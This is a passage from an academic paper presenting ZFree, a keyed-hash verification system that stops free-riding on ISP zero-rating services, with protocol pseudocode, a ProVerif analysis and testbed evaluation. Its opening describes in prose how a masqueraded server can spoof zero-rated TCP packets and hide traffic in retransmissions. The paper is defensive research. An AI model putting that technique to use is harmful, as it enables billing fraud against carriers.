First, we setup a masqueraded CP server in a different campus network, which pretends to be the zero-rating CP server. Then, the client—which is cooperating with the masqueraded server—establishes a connection, either encrypted or unencrypted, with the real CP server. Once the connection is created, the client forwards all the connection information, such as the sequence number, the acknowledgement number, the destination port, the source port and the TCP flags, to the masqueraded CP server. The masqueraded server, based on the received information, crafts TCP packets with zero-rating header mimicking the real CP server's behavior and send it to the client. As shown in Table 1, we can successfully launch these free-riding attacks against an IP whitelist based zero-rating framework. Our experiment results further show that we can launch such free-riding attack with only small amount of charged traffic, i.e., the information about the TCP connection to the real CP server. Specifically, the attack only requires 386 bytes for such information to the masqueraded server and the rest will be all free-riding traffic. Note that the masqueraded server needs information about the TCP connection to the real CP server because the ISP may have a firewall that checks all the connections and blocks malformed ones. Another thing worth noting is that the masqueraded server can embed free-riding traffic in TCP retransmission packets so that even

if the ISP checks the traffic volume, it cannot notice the difference.

Second, we setup a proxy in between the real CP server and the client to inject or modify the contents and the results prove the feasibility. Interestingly, in our prior experiment about masqueraded CP, the packet integrity between the client and the real CP is also violated, because the client can directly receive the crafted packet from the masqueraded CP if we use the next sequence number of the client-CP communication in the crafted packet.

### 2.3 Manual Analysis of Free-riding Attacks in China Mobile

In this section, we measure the severeness of free-riding attacks from an ISP's perspective. Specifically, we try to estimate the amount of free-riding traffic in China mobile's network. We understand that this is a generally difficult task, because if we can accurately measure free-riding attacks, such approach can be used for detection as well. In this subsection we gauge a lower bound for the amount of free-riding traffic.

The detailed steps for calculation is as follows. First, we calculate the average amount of zero-rated data for a normal user, which is roughly 300MB/month. Second, we filter these users whose zero-rating traffic amount is significantly higher than that of a normal user, say 3GB/month, from China mobile's billing system. Lastly, we manually inspect the zero-rating traffic of such users, e.g., looking at the communication contents if unencrypted, to decide whether it is free-riding traffic.

Our manual analysis is performed on the billing system of China Mobile's network in one province in January 2016. The results reveal 71TB free-riding traffic, equaling to half a million US dollar based on the China Mobile data charging rate. Note that one interesting finding is that some users consumed more than 30GB zero-rating data with Migu music per month, which is technically impossible for that zero-rating service because the user stream music for more than 24 hours per day.

## 3 Overview

In this section, we describe ZFree's architecture using mobile network as a deployment example shown in Figure 1. ZFree has two pluggable components: ISP assistant and CP server agent. The ISP assistant, located in the ISP's core network, is responsible for interacting with the server agent from different CPs, authenticating CPs and verifying zero-rating traffics with the information obtained from the server agent. The server agent, located in CP side, sniffs zero-rating outgoing traffic and sends information, i.e., packet keyed hashes, to the ISP assistant via ZFree control plane protocol.





Figure 1: ZFree's Architecture over Mobile Network

We demonstrate how to zero-rate traffics in ZFree, from a mobile connection's perspective. When a user connects to a CP server via a request, mobile ISP looks up the user's IP multimedia private identity (IMPI) via Mobility Management Entity (MME), find the user's subscription information from Home Subscriber Server (HSS), and determine whether the user is subscripted for zero-rating service. If yes, the mobile ISP checks the Host or SNI field, depending on HTTP or HTTPS connection, of the request, and assign a zero-rating GPRS Tunneling Protocol Tunnel (GTP Tunnel) to route the packets to ISP assistant where the ISP assistant sniffs data. Next, the request is transferred via GTP tunnel to the gateway (GW) thus forwarding to the CP data center. CP reply back a response based on the request. ZFree's server agent obtains the response, e.g., via mirroring the traffic, generate keyed hashes and send to ISP assistant over ZFree control plane. At the same time, the original response is transferred to the ISP and encapsulated from the GW back to the zero-rating GTP tunnel. The ISP assistant also obtains the response, generates keyed hashes, matches the hashes with those received from ZFree control plane, and decides whether to zero-rate the traffic. The ISP assistant talkes with ISP Policy and Charging Rules Function (PCRF) if the response traffic should not be zero-rated.

We note that ZFree is designed to prevent free-riding attacks. The ISP assistant will verify CP server's authenticity to prevent the client from connecting to a masqueraded server. At the same time, although the client has free access to modify the end-to-end communication, any modification will be monitored by the ISP assistant via matching packet hash values without intruding users' privacy.

## 4 ZFree Control Plane Protocol

In this section, we introduce the two-phase, six-step control plane communication protocol in Figure 2, which is triggered by the data plane communication, between the ISP assistant and the server agent. We first discuss the Setup Phase, which is used to establish a connection between the CP and the ISP assistant, in Sec-





Figure 2: ZFree Control Plane Protocol

tion 4.1 and then the Control Phase, which is used to authenticate the communication between the user and the CP, in Section 4.2.

### 4.1 Setup Phase

The setup phase, inspired by TLS 1.3, establishes a communication between the ISP assistant and the server agent, which agrees on a list of options, such as cipher suite and connection type, exchanges session keys and then verifies each other's certificate.

**1 Handshake**. The ISP assistant and the server agent exchanges setup options in the handshake step via "HELLO" messages. Specifically, both parties include a random number of computing keys, exchange cryptographic options, i.e., cipher suites, and agree on a list of ZFree options, such as policies (e.g., zero-rating and parental control), connection type (e.g., blocking vs. non-blocking and real-time vs. batch) indicating how packet hashes are sent to the ISP assistant, and a list of IP address ranges (e.g., 88.88.0.0/16) defining clients behind the ISP. Then, based on the "HELLO" message, both the ISP assistant and the server agent compute a traffic key similar to TLS 1.3 and can be used for future communications in the setup phase.

**2 Certificate Verification**. In this step, the ISP assistant and the server agent verify each other's certificate and compute a session key for control phase communication. Specifically, the server agent first sends its certificate and private key signature to the ISP assistant for verification. Then, both parties calculate the session key for communication. Next, the ISP assistant also send its certificate and private key signature to the server agent for verification. It is worth noting that the verification of a client certificate is uncommon in TLS communication, but we include it in ZFree protocol so that both parties are verified. Each ISP assistant and server agent has its own certificate. That is, different ISPs may assign different certificates to their ISP assistant, and the same applies to different CPs. Both ISP assistant and server agent have a certificate whitelist that only accepts certain certificates—the whitelist is created based on the mutual agreement between the ISP and the CP.

### 4.2 Control Phase

After setup, the communication between the ISP assistant and the server agent is triggered by the data plane communication, and we call this control plane communication the control phase. Note that a key point here is that we need to ensure the data integrity but not necessarily data secrecy.

**3 Data Plane TLS Setup (Optional)**. In this step, the client talks with the CP server in the data plane. The communication is in plaintext using TCP or optionally with encryption using TLS. The choice is purely made by the agreement of the client and the CP server.

**4 Realtime-type Connection**. When a response is sent from the CP server to the client during their communication in the data plane, the control plane communication is correspondingly triggered. Say, the connection type is Realtime (defined in Step 1). The server agent sniffs all the response packets and send the keyed hashes of the responses via "HASHPUSH" messages. Note that the "HASHPUSH" message itself also needs to be hashed with a key to ensure control plane data integrity. Accordingly, the ISP assistant also sniffs and hashes all the response packets with the session key, and matches the hashes with what it receives from the server agent. The ISP assistant takes different actions depending on the ZFree configuration mode.

4a **Non-blocking Mode**. The ISP assistant only sniffs data plane packets.

4b **Blocking Mode**. The ISP assistant blocks data plane packets and allows them only after a match.

**5 Batch-type Connection.** When the connection

typeturns to Batch (defined in Step ❷). The server agent waits for a "HASHPULL" message from the ISP assistant and then sends a "HASHPUSH" message.

❻ **Status Report.** Both the ISP assistant and the server agent can report the current status to each other, e.g., unmatched hashes, for diagnosis purpose. Similarly, the message is accompanied with a keyed hash of itself to ensure integrity.

# 5 System Design

We present the system design part of both the server agent and the ISP assistant in this section.

**Algorithm 1:** ISP Assistant Algorithm

```
   Format ZFree::Command refers to these defined in ZFree Protocol.
   Input: RawPacket, ZFree :: Command
   struct {
       double Session_ID,ISP_Random, ISP_Key_Share, ZFree_Version
       Connection_Type, Address_List_Length
       float Policy
       array[ ] AddressList
   } ISP_Hello
1  Function Handshake():
2      Socket ⟵ Establish to Server Agent
3      Build_and_Send_Packet(ZFree::ISP_HELLO)
4      Socket ⟵ Awaiting ZFree :: Command
5      if Control_Plane_Interface (Socket) == ZFree::SA_HELLO then
6          Compute Traffic_Key based on SA_Key_Share & SA_Random
7          Set ZFree_Version and Connection_Type
8      else if Control_Plane_Interface (Socket) == SA_Certificate then
9          SA_Certificate ⟵ Decrypt(Traffic_Key, Enc_SA_Cert)
10     else if Control_Plane_Interface (Socket) == SA_Finish then
11         SA_PKsa_Sign ⟵ Decrypt(Traffic_Key, Enc_SA_Finish)
12         if Verify SA_Certificate with CA PASS then
13             Compute Session_Key based on
                 ISP_Key_Share, Master_Secret, Traffic_Key
14             Enc_ISP_Cert ⟵ Encrypt(Traffic_Key , ISP_Cert)
15             Build_and_Send_Packet(Enc_ISP_Cert)
16             Enc_ISP_Finish ⟵ Encrypt(Traffic_Key ,
                 ISP_PKisp_Sign)
17             Build_and_Send_Packet(Enc_ISP_Finish)
18             Thread ReceiveSAHash()
19             Thread ISPProcessHash(Session_ID, Session_Key)
20         else
21             Build_and_Send_Packet(ZFree::STATUS, disconnect)
22             Socket.close
23 Thread ISPProcessHash(Session_ID, Session_Key):
24     Packet_Queue ⟵ ZFreeParseModule(DataPlane_Packet)
25     ISP_Keyed_Hash ⟵ HMAC(Session_Key,Packet_Queue)
26     if Distributed_Hash_Match(ISP,ISP_Keyed_Hash)==True then
27         PCRF_Charging_Module.Apply(Policy)
28     else
29         ISP_Distributed_HashDB.save(ISP_Keyed_Hash)
30 Thread ReceiveSAHash():
31     if ConnectionType == batch then
32         Build_and_Send_Packet(ZFree::HashPull)
33     SA_Keyed_Hash ⟵ Control_Plane_Interface(ZFree::HashPush)
34     if Distributed_Hash_Match(CP,SA_Keyed_Hash)==True then
35         PCRF_Charging_Module.Apply(Policy)
36     else
37         CP_Distributed_HashDB.save(SA_Keyed_Hash)
38 Function StatusCheck():
39     process corresponding status
40 Function DistributedHashMatch(Party,Keyed_Hash):
41     select database (Party) and matching node (Keyed_Hash&Mask)
```

## 5.1 Server Agent

**Algorithm 2:** Server Agent Algorithm

```
   Format ZFree::Command refers to these defined in ZFree Protocol.
   Input: RawPacket, ZFree :: Command
   struct {
       double Session_ID,SA_Random, SA_Key_Share, ZFree_Version
       Connection_Type
       float Policy
   } SA_Hello
1  Function Handshake():
2      Socket ⟵ Awaiting ZFree :: Command
3      if Control_Plane_Interface (Socket) == ZFree::ISP_HELLO then
4          Compute Traffic_Key based on ISP_Key_Share &
             ISP_Random
5          Negotiate ZFree_Version and Connection_Type
6          Build_and_Send_Packet(ZFree::SA_HELLO)
7          Enc_SA_Cert ⟵ Encrypt(Traffic_Key , SA_Cert)
8          Build_and_Send_Packet(Enc_SA_Cert)
9          Enc_SA_Finish ⟵ Encrypt(Traffic_Key , SA_PKsa_Sign)
10         Build_and_Send_Packet(Enc_SA_Finish)
11         Compute Session_Key based on
             ISP_Key_Share, Master_Secret, Traffic_Key
12     else if Control_Plane_Interface (Socket) == ISP_Certificate then
13         ISP_Certificate ⟵ Decrypt(Traffic_Key, Enc_ISP_Cert)
14     else if Control_Plane_Interface (Socket) == ISP_Finish then
15         ISP_PKisp_Sign ⟵ Decrypt(Traffic_Key, Enc_ISP_Finish)
16         if Verify ISP_Certificate with CA PASS then
17             Thread
                 ProcessHash(Session_ID, Session_Key, Connection_Type)
18         else
19             Build_and_Send_Packet(ZFree::STATUS, disconnect)
20             Socket.close
21 Thread ProcessHash(Session_ID, Session_Key, Connection_Type):
22     Packet_Queue ⟵ ZFreeParseModule(DataPlane_Packet)
23     Keyed_Hash ⟵ ZFreeHashEngine.HMAC(Session_Key,
         Packet_Queue)
24     switch ConnectionType do
25         case Realtime do
26             Build_and_Send_Packet(ZFree::HASHPUSH, Session_ID,
27             Keyed_Hash, Time_stamp, HMAC(this.Packet))
28         case Batch do
29             Hash_Queue.save(Keyed_Hash)
30             Set ControlPlaneListener(Hash_Queue)
31 Function ControlPlaneListener(Hash_Queue):
32     Create Listener = Control_Plane_Interface (ZFree :: Command)
33     switch ZFree :: Command do
34         case ZFree :: HASHPULL do
35             Keyed_Hash ⟵ Hash_Queue.get(Keyed_Hash);
                 HASHPUSH ⟵ Session_ID, Keyed_Hash,
36                     Time_Stamp, HMAC(this.Packet)
               Build_and_Send_Packet(ZFree::HASHPUSH)
37         case ZFree :: STATUS do
38             process corresponding status
```

Algorithm 2 shows the system design of the server agent. In the setup phase, the server agent first establishes a connection with the ISP assistant in the *Handshake* function. Notably, the server agent exchanges ZFree version, connection type, policy as well as Diffie-Hellman cipher suite, pre-shared key and random number with the ISP assistant via an "HELLO" message (Line 3–6). Based on the agreed Diffie-Hellman cipher, the server agent computes the traffic key (Line 4) and then sends its certificate to the ISP assistant using the traffic key (Line 8). After that, the server agent generates a finish message with its private key signa-

ture encrypted with the traffic key (Line 9–10). At the same time, the server agent also generates a session key based on key share, master secret and traffic key (Line 11). Next, the server agent waits for the ISP certificate (Line 12–13) and ISP finish message (Line 14–15). Lastly, the server agent verifies ISP's identity with the CA: if verified, it calls *ProcessHash* to start data plane inspection, and otherwise terminates the socket (Line 16–20).

Packets in the data plane trigger the control phase of the server agent. Specifically, the *ProcessHash* function (Lines 21–30), a multithreaded function to efficiently process packets, parses each data plane packet using *ZFreeParseModule* (Line 22), and then calculates the keyed hash value of the packet using *ZFreeHashEngine* (Line 13) with HMAC function. Based on the connection type, the server agent chooses to send the keyed hash in realtime mode (Line 25–27) or batch mode (Line 28–30).

### 5.2 ISP Assistant

Algorithm 1 shows how the ISP assistant works. In the setup phase, the ISP assistant first creates a connection with the server agent in the *Handshake* function (Line 1–22). Specifically, the ISP assistant exchanges "HELLO" messages with the server agent (Line 3–5), computes the traffic key (Line 6), decrypts the server agent's certificate and private key signature with the traffic key (Line 11), and then verifies the server agent's certificate (Line 12). Next, the ISP computes the session key (Line 13) and send its own certificate, private key signature and a finish message to the server agent (Line 14–17). After the connection is established, the ISP assistant checkes "STATUS" messages from the server agent (Lines 38–39).

In the control phase, ISP assistant is triggered by (*i*) a data plane packet, and (*ii*) a control plane "HASHPUSH" message. First, when a data plane packet comes, the *ISPProcessHash* function (Line 23–29) parses the packet, calculate the keyed hash, and send it to the corresponding distributed hash matching module, i.e., based on the first two bits of the hash (bit and with a *mask* in Line 41), for matching. If match, the ISP assistant sends the packet to the *PCRF_Charging_Module* (Line 27). If no match is found, the ISP assistant saves the hash into the database and wait (Line 29). Second, in *ReceiveSAHash* function (Lines 30–37), when a control plane "HASHPUSH" message comes (Lines 31–36), the ISP assistant also gets the keyed hash value from server agent and uses the distributed hash matching module for matching. Procedures are similar to the first case.

## 6 Formal Security Analysis

In this section, we perform a formal security analysis on three zero-rating frameworks—Network Cookies [50], IP whitelist [16, 3] and ZFree—using ProVerif [15, 14], an automatic cryptographic protocol verifier. Our ProVerif models are open-source, which can be found in ZFree's repository (https://github.com/zfree2018/ZFREE).

### 6.1 Formal Models

We model the general zero-rating framework in ProVerif by describing three parties, the client, the CP and the ISP. The client talks with the CP server through the ISP via a bi-directional communication, either unencrypted or encrypted. The unencrypted communication is plaintext; the encrypted communication is based on an existing TLS model [13] and we also introduce a Certificate Authority that issues and verifies the CP's certificate. Now, let us introduce how each framework is modeled.

- Network Cookies. We model a cookie server distributing cookies to all the clients as described in the paper [50]. Specifically, when the cookie server receives a request from a client with both the CP and the client's IP address, the cookie server responds to both the client and the ISP with a cookie descriptor consisting of a cookie ID, a cookie key and a cookie attribute. Next, each message from the client to the CP server has the cookie descriptor to let the ISP verify the message.
- IP Whitelist. We model the IP whitelist to let the ISP check whether the source IP addresses of all the responses match the whitelist. The whitelist is obtained from the ISP via an encrypted communication. Note that such IP whitelist is adopted by several industry proposals [16, 3].
- ZFree. We add two components, i.e., the ISP assistant and the CP server agent, and model the control and data planes described in Section 4 as two communication channels. During the setup phase, the ISP assistant first exchanges handshake information, such as ZFree version, cipher suites, and a policy set, with the server agent, and then calculates session keys. Next, during the communication phase, the CP server agent sniffs all the packets in the data plane channel, generates keyed hashes and sends the information in the control plane channel.

### 6.2 Verification Goals

We ask ProVerif to verify the following three goals for the aforementioned zero-rating frameworks.

*Goal 1:* Packet Integrity. We ask ProVerif to verify the integrity of response packets from the CP server to the client. (The request packets are irrelevant because they are generated by the client and can have arbitrary contents.) Specifically, the response sent from the CP server needs to match with the one received by the client as shown in our query to ProVerify at the second row of Table 2. Note that *endResponseVerif*

Table 2: Summary of Formal Verification Results on Network Cookies, IP Whitelist and ZFree.

| Goals | ProVerif Queries | Network Cookies [50] | | IP Whitelist | | ZFree | |
|---|---|---|---|---|---|---|---|
| | | Unencrypted | Encrypted | Unencrypted | Encrypted | Unencrypted | Encrypted |
| Integrity | $event(endResponseVerif(response))$ ==> $event(beginResponseVerif(response))$ | ✗ | ✗ | ✗ | ✗ | ✓ | ✓ |
| Authenticity | $inj\text{-}event(endServerVerif(server\_identity))$ ==> $inj\text{-}event(beginServerVerif(server\_identity))$ | ✗ | ✗ | ✗ | ✗ | ✓ | ✓ |
| Secrecy | $attacker(AppData)$ | ✗ | ✓ | ✗ | ✓ | ✗ | ✓ |

✓: the property is satisfied; ✗: the property is not. Unencrypted and encrypted refer to data plane communication.

and *beginResponseVerif* are in the client and CP server functions respectively for the verification.

*Goal 2:* CP Server Authenticity. We ask ProfVerif to verify that the server identity matches with the zero-rating list at the ISP side. Specifically, the *server_cert* of the CP server needs to be verified by the ISP as shown in our query to ProVerify in the third row of Table 2. Similarly, *endServerVerif* and *beginServerVerif* are in the ISP and the CP server.

*Goal 3:* Application Data Secrecy. We ask ProVerif to verify the secrecy of application data between the client and the CP server as shown at the last row of Table 2.

Note that the threat models are different for Goals 1&2 and Goal 3. Goals 1&2 assume that the client is malicious—i.e., even in encrypted mode, all the client-side data including the session key is available to a remote middlebox controlled by the client. Goal 3 assumes that the client is benign and a man-in-the-middle attacker may exist.

### 6.3 Verification Results

An overview of our verification results can be found in Table 2. Some detailed, raw traces can also be found in Appendix A. To summarize, both Network Cookies and IP whitelist are vulnerable to free-riding attacks, because they cannot preserve either packet integrity or CP server authenticity; by contrast, ZFree can defend against free-riding attacks. At the same time, our verification also shows that none of three frameworks changes application layer security, i.e., data secrecy is preserved if traffic is encrypted. Now let us discuss several example violation outputs found by ProVerif.

*Output 1 (Network Cookies): Authenticity Violation.* When we query $endServerVerif(server\_identity)$, ProVerif outputs a violation case for Network Cookies. Specifically, the violation shows that an attacker can acquire a zero-rating cookie and send the cookie together with non-zero-rating contents to another server.

*Output 2 (Network Cookies & IP Whitelist): Integrity Violation.* When we query ProVerif with $endResponseIntegrity(response)$, ProVerif outputs violations for both Network Cookies and IP whitelists. The violations show that an attacker can obtain the response packet from a zero-rating CP server, modify the packet to inject contents from another CP server, and then send the modified packet to the client.

*Output 3 (IP Whitelist): Authenticity Violation.* When we make an authenticity query to ProVerif for IP whitelist, ProVerif outputs a violation showing that an attacker, as both a client and a man-in-the-middle, can obtain the IP address of the zero-rating CP and insert the IP into the response data from another non-zero-rating CP.

Next, we show that we need to carefully design ZFree so that a simple variation of the protocol may result in an insecure design. We show several possible violations of weak ZFree variations below.

*Output 4 (Weak ZFree Variation): Integrity Violation.* The first ZFree variation is that we adopt weak hash algorithm, such as SHA-1, instead of SHA-256 in ZFree control plane protocol. When we make an integrity query to ProVerif for this weak variation, ProVerif reports that an attacker can compromise both the traffic key and the session key, and then modify the "HASH-PUSH" message to include her own hashes of non-zero-rated packets.

*Output 5 (Weak ZFree Variation):* The second ZFree variation is that we skip the keyed hashes of the control plane *HashPush* packet. When we make an integrity query to ProfVerif, it reports a violation, in which an attacker can obtain the *HashPush* message, modify the message, and then change the corresponding data plane packet as well.

## 7 Implementation

We implemented ZFree with 1,890 lines of code (LoC), i.e., 1,100 LoC for the ISP assistant and 790 LoC for the server agent. We also setup a LTE network using ns-3 [6] and another WiFi network using Mininet-WiFi [4]—both network simulators are popular and adopted by many existing works [33, 35, 48]. The LTE network consists of several user equipment (UEs), eNodeBs, PDN gateway, MME and HSS; the WiFi network consists access point (AP) and routers. The entire setup has 950 LoC and detailed configuration can be found in Section 8. Additionally, we also setup a demo website with 836 LoC. In our formal verification, we model Network Cookie, ISP whitelist and ZFree the integrity, secrecy and authenticity queries with 450, 380 and 850 LoC respectively. All the aforementioned source code





Figure 3: Two Evaluation Test Beds (Mobile and WiFi Environments)

can be found in the following anonymous repository (https://github.com/zfree2018/ZFREE).

# 8 Evaluation

In this section, we start by describing our environment setup and then introducing each experiment respectively.

**Environment Setup.** We setup two environments, as shown in Figure 3, to test ISP networks, one mobile network for ZFree's non-blocking mode, and the other WiFi network for ZFree's blocking mode. First, the mobile testing environment is built based on ns-3 [6] in a physical machine with 3.2 GHz Intel due-core i7-6950x CPU, 32GB memory and Ubuntu 16.04 LTS OS. The mobile network consists of the ISP core network and two groups of 1,200 user equipments (UEs) with two by two MIMO antennas. Our ISP core network has a Serving/PDN gateway, a MME, a HSS and a PCRF. The ISP core network is connected with two CP servers via a layer 3 gateway router.

Second, the airplane cabin WiFi testing environment is built based on Mininet-WiFi [4] in a physical machine with Intel i5-7400 CPU, 24GB memory and Ubuntu 16.04 LTS OS. The environment has 120 UEs and two 802.11n access point (AP) connected with one access controller (AC). The AC is connected to a CP server via a layer-three router. We also mimic the airplane cabin environment and limit the bandwidth between the APs and the AC as 30 Mbps. Our CP server is equipped with HTTP, HTTPs and iPerf stress testing service.

We deploy ZFree upon these two testing networks: both the ISP assistant and the server agent are Ubuntu 16.04 LTS virtual machines with 1.2GHZ CPU and 12 GB memory. They are connected with the corresponding network with a layer 3 OpenvSwitch (OVS) throught NS3 real-time link model and Mininet-WiFi network bridge. The ISP assistant and the server agent are connected via an OVS VxLAN based overlay network separating from the data plane.

## 8.1 End-to-end Communication

We first measure the overhead from the perspective of a user of the ISP network with ZFree enabled.

### 8.1.1 Page Loading Time


In this experiment, we measure the page loading time for Top 500 Alexa websites with and without ZFree in both blocking and non-blocking modes. Specifically, we setup one of our CP servers as a proxy that relays network traffic from Top 500 Alexa websites. Note that we count all the traffic as zero-rating for the measurement purpose. Figure 4a shows the cumulative distribution function (CDF) graph of the loading time of Top 500 Alexa websites. The median overhead of ZFree's non-blocking mode is very small, i.e., 1.26%, which mainly comes from port mirroring. The blocking mode of ZFree incurs 8.79% median overhead, which comes from the hash operations at both the ISP assistant and the server agent.

### 8.1.2 Download Time with Different Bandwidth

In this experiment, we test the end-to-end performance when the user accesses the CP server under different bandwidth limits ranging from 0.1Mbps to 120Mbps. Note that each UE is setup with peak downlink speed as 150Mbps and all the experiments are performed six times using legacy TCP connection, legacy TLS connection, TCP connection with ZFree's non-blocking mode and TLS connection with ZFree's blocking mode. Figure 4b shows the results, i.e., the download time of a 900MB video file in the y-axis v.s. the network bandwidth in the x-axis. As expected, the download time decreases as the network bandwidth increases, because the network becomes less crowded. The download time of ZFree's non-blocking mode is almost the same as the native connection, such as TCP and TLS, and the download time of the blocking mode is constantly higher than the native connection.

### 8.1.3 LTE Handover Testing

In this experiment, we test the end-to-end performance during LTE handover with and without ZFree. Specifically, we setup one UE moving from a cell in the source eNodeB to a cell in another eNodeB located 500meters away with traveling speed from 10km/h to 120km/h. We configure the transmission power of both eNodeBs as 46dBm and the handover algorithm as A2A4RSRQ [27, 2], and then adopt the iPerf stress test tool to keep the UE receiving data from our CP server. Figure 5 shows our LTE handover testing results. First, the transmis-




(a) Top 500 Websites (b) Limited Bandwidth (c) Scalability of Non-Blocking Mode (d) Scalability of Blocking Mode

Figure 4: ZFree Evaluation Graphs: (a) The CDF of Loading Time of Top 500 Alexa Websites; (b) The End-to-end Delay vs. the Network Bandwidth; (c) The End-to-end Delay vs. the Number of Connections in Mobile Network Environment with ZFree's Non-blocking Mode; and (d) The End-to-end Delay vs. the Number of Connections in WiFi Environment with ZFree's Blocking Mode.





Figure 5: LTE Handover Throughput in both Legacy Mobile Network and Mobile Network with ZFree Enabled

sion speed decreases as traveling speed increases with and without ZFree because the UE has to quickly switch from one cell to another. Second, the transmission speed with ZFree enabled is a little bit smaller than the one without ZFree, i.e., incurring 1.45% overhead. The overhead number is very similar to the one during normal transmission without handover, which means ZFree has little influence on the handover process.

### 8.2 ISP Core Network

In this experiment, we measure ZFree from the perspective of the ISP core network.

#### 8.2.1 Scalability

In this experiment, we measure whether ZFree can scale when the number of connections increases. Particularly, we measure the end-to-end delay, i.e., the interval between the timestamp at which the client sends a request and the one at which the client receives the response. The experiment is performed in cellular network environment for non-blocking mode and in airplane WiFi environment for blocking mode. Figure 4c and 4d shows the end-to-end delay of non-blocking and blocking modes in the x-axis when the number of connections in the y-axis increases. In both figures, the end-to-end delays of TCP and TLS without ZFree are shown as a baseline for comparison. Our results show that the end-to-end delay is almost flat as the number of connections increases.

#### 8.2.2 Stress Test

In this section, we perform a stress test of ZFree in terms of network latency and bandwidth following RFC 2544 [7], which documents benchmarking methodology for network interconnect devices. Specifically, we replay real-world traffic captured from netresec [5] and tcpReplay [12] in network access point. The Netresec network trace [5] has high-speed (8–10Gbps) network flows with 40 million packets from 1,982 applications, and the other [12] low-speed (500Mbps) network flows with 791,615 packets from 132 applications. During the 5-hour period, the low-speed trace is repeated continuously from both CP servers to the UEs while the high-speed trace only from one CP server to the UEs every half an hour. The purpose is to simulate a bursty traffic scenario in the test.

The testing methodology works as follows. We use TCPreplay [9], a popular replaying software, to rewrite the packet header including the source IP, the destination IP, the source MAC address and the destination MAC address of the traffic. We also uniformly randomize the destination IP and MAC addresses of all the flows to different UEs so that the traffic can be evenly distributed inside the network.

Figure 6 shows the network traffic in data plane and corresponding CPU Usage for the ISP Assistant (top) and two CP Agents (middle and bottom). During our replay, the legacy ISP network without ZFree has 9–10Gbps peak traffic with an average rate of 5.991Gbps in Figure 6 (top); the ISP network with ZFree also has 9–10Gbps peak traffic with a slightly lower average rate of 5.933Gbps. The CPU usage of the ISP assistant is 70% during peak and 20% in normal case. Our first CP server has 1.582Gbps peak traffic in legacy network and 1.571Gbps with ZFree's server agent as shown

